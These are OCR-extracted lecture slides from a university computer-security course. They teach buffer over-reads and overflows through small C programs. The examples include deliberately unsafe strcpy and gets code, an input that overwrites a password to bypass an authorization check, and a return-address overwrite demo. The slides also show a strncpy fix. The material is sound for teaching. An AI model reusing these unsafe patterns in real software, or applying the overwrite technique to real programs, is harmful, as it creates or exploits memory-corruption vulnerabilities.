Roberto Guanciale

Computer Security DD2395

Buffer Overflow

Buffer Overflow

- A very common attack mechanism
- One of the most dangerous security threat
- Major concern due to
  - legacy code
  - careless programming
- Present in well-designed systems
  - XBox
  - Hearthbleed (OpenSSL)
  - Stagefright (Android media-stack)

Buffer Overflow - basics

- Caused by programming error
  - Allows more data to be stored than capacity
  - Reads more data than the capacity
- Overwriting adjacent memory locations
  - corruption of program data
  - unexpected transfer of control
  - memory access violation
  - execution of code chosen by attacker

Buffer Over-read - Example

```c
void main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");
}
```

Buffer Over-read - Example

```c
void main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");
}
```

```
> ./main2 roberto 0
Echo
> ./main2 roberto 1
Echo r
> ./main2 roberto 2
Echo ro
> ./main2 roberto 7
Echo roberto
```

Buffer Over-read - Example

```c
void main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");
}
```

```
> ./main2 roberto 0
Echo
> ./main2 roberto 1
Echo r
> ./main2 roberto 2
Echo ro
> ./main2 roberto 7
Echo roberto
```

Buffer Over-read - Exa

```
void main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");
}
```

Question 2: 16?
A) IndexOutOfBoundsException
B) Program terminates
C) Other


```
> ./main2 ro          0
Echo
> ./main2 rober       1
Echo r
> ./main2 roberto     2
Echo ro
> ./main2 roberto     7
Echo roberto
```


Buffer Over-read - Example

```c
void main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");
}
```

```
> ./main2 roberto 0
Echo
> ./main2 roberto 1
Echo r
> ./main2 roberto 2
Echo ro
> ./main2 roberto 7
Echo roberto
> ./main2 roberto 16
Echo roberto◆@
> ./main2 roberto 32
Echo roberto◆◆pwd0◆◆TA◆◆
```

Buffer Over-read - Example





https://gist.github.com/simonwagner/10271224

Memory Layout

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  printf("Start\n");

  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");

  printf("End\n");
  return 0;
}
```

Memory Layout

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  printf("Start\n");

  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
0x7fffffffdd10	roberto\0	name
0x7fffffffdd20	pwd0\0	pwd

Memory Layout

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  printf("Start\n");

  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
`0x7fffffffdd10`	`roberto\0`	`name`
`0x7fffffffdd20`	`pwd0\0`	`pwd`

Question 3: The variable name (i.e. address `0x7fffffffdd10`) is

A) in the stack

B) in the heap

C) in the data memory

Memory Layout

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  printf("Start\n");

  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
`0x7fffffffdd10`	`roberto\0`	`name`
`0x7fffffffdd20`	`pwd0\0`	`pwd`

Question 3: The variable name (i.e. address `0x7fffffffdd10`) is

A) in the stack


B) in the heap

C) in the data memory

How can we fix the program?

```
void main(int argc, char ** argv) {
  char name[8];
  char pwd[8];
  int i,n = 0;

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);
  n = atoi(argv[2]);

  printf("Echo ");
  for (i=0; i<n; i++) {
    printf("%c", name[i]);
  }
  printf("\n");
}
```

How can we fix the program?



Buffer Overflow - Example

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

Buffer Overflow - Example

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

```
> ./main roberto pwd0
Start
Hello roberto
PWD pwd0
Pointer 0x7fffffffdcd0
Pointer 0x7fffffffdce0
authorized
End
>
>
> ./main roberto hello
Start
Hello roberto
PWD pwd0
Pointer 0x7fffffffdcd0
Pointer 0x7fffffffdce0
non authorized
End
```

Buffer Overflow - Example

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
0x7fffffffcd0	roberto\0	name
0x7fffffffce0	pwd0\0	pwd

Buffer Overflow - Example

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
0x7fffffffcd0	roberto\0	name
0x7fffffffce0	pwd0\0	pwd

16

Buffer Overflow - Example

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
0x7fffffffcd0	roberto\0	name
0x7fffffffce0	pwd0\0	pwd

16

Question 4: Can you spot a bug?
A) Yes
B) No

Buffer Overflow - Example

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
0x7fffffffcd0	roberto\0	name
0x7fffffffce0	pwd0\0	pwd

16

```
> ./main 1234567812345678hello hello
```

Buffer Overflow - Example

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

Address	Content	Var
0x7fffffffcd0	roberto\0	name
0x7fffffffce0	pwd0\0	pwd

16

```
> ./main 1234567812345678hello hello
```

Address	Content	Var
0x7fffffffcd0	roberto12345678123456678	name
0x7fffffffce0	hello\0	pwd

How can we fix the program?

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

How can we fix the program?

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strcpy(name, argv[1]);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

```c
int main(int argc, char ** argv) {
  char name[8];
  char pwd[8];

  printf("Start\n");

  strcpy(pwd, "pwd0");
  strncpy(name, argv[1], 8);

  printf("Hello %s\n",name);
  printf("PWD %s\n",pwd);
  printf("Pointer %p\n",name);
  printf("Pointer %p\n",pwd);

  if (strcmp(pwd, argv[2]))
    printf("non authorized\n");
  else
    printf("authorized\n");

  printf("End\n");
  return 0;
}
```

Buffer Overflow Attacks

- to exploit a buffer overflow an attacker
  - must identify a buffer overflow vulnerability in some program
    - Source code inspection (e.g. on GitHub log)

      https://github.com/search?utf8=%E2%9C%93&q=buffer+overflow&type=Issues&ref=searchresults
    - Binary code inspection
    - Tracing execution
    - Fuzzing tools (random inputs)
- understand how buffer is stored in memory and
- determine effects of corruption

Programming language vulnerabilities

- Assembler:
  - is a bare engine;
  - you have to build the car yourself and manually supply it with gas while it's running, but if you're careful it can go like a bat out of hell
  - at machine level all data is an array of bytes
  - interpretation depends on instructions used
  - manual stack management

Programming language vulnerabilities

- Assembler
- C
  - is a racing car that goes incredibly fast but breaks down every fifty kilometers
  - data-structure abstraction
  - manual heap deallocation
  - you can still do *((int *)666)=0;


Programming language vulnerabilities

- Assembler
- C
- Java / Python / ML / modern high-level languages
  - station wagons / cars you can drive it without a license / cars with controls not in the usual places
  - have a strong notion of
    - type and valid operations
  - not vulnerable to buffer overflows
  - garbage collectors
  - overhead, some limits on use
  - bugs in the VM/run-time

C/C++

- have high-level control structures
- but allow direct access to memory
  - hence are vulnerable to buffer overflow
  - legacy code
    - widely used
    - unsafe and
    - vulnerable code

Memory layout of a process



Memory layout of a process

```c
int gloabl_var = 0;

int main(int argc, char ** argv) {
  int stack_var = 1;

  int * heap_var = malloc(sizeof(int));

  printf("Global: %p\n", &gloabl_var);
  printf("Stack:  %p\n", &stack_var);
  printf("Heap:   %p\n", heap_var);
  printf("Code:   %p\n", &main);
  printf("Lib:    %p\n", &malloc);
}
```

```
> ./main
Global: 0x601054
Stack:  0x7fffffffdcfc
Heap:   0x602010
Code:   0x4005f6
Lib:    0x4004f0
```

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

Stack

```c
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```

0x7...d00: mainTag: Roberto

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```

0x7...d00: mainTag: Roberto

0x7...cd0: buffer: ???????

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```

0x7...d00: mainTag: Roberto

0x7...cd0: buffer: ???????

0x7...cc8: msg: ??????

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```

0x7...d00: mainTag: Roberto

0x7...cd0: buffer: ???????

0x7...cc8: msg: ???????

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00

&msg adr          0x7fffffffdcc8
msg adr           0x7fffffffdd00
buffer adr        0x7fffffffdcd0
```

0x7...d00: mainTag: Roberto


0x7...cd0: buffer: ???????

0x7...cc8: msg: 0x7...d00

Stack

```c
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```



Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  *((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```

0x7...d00: mainTag: Roberto


0x7...cd0: buffer: ???????

0x7...cc8: msg: 0x7...d00

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  *((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

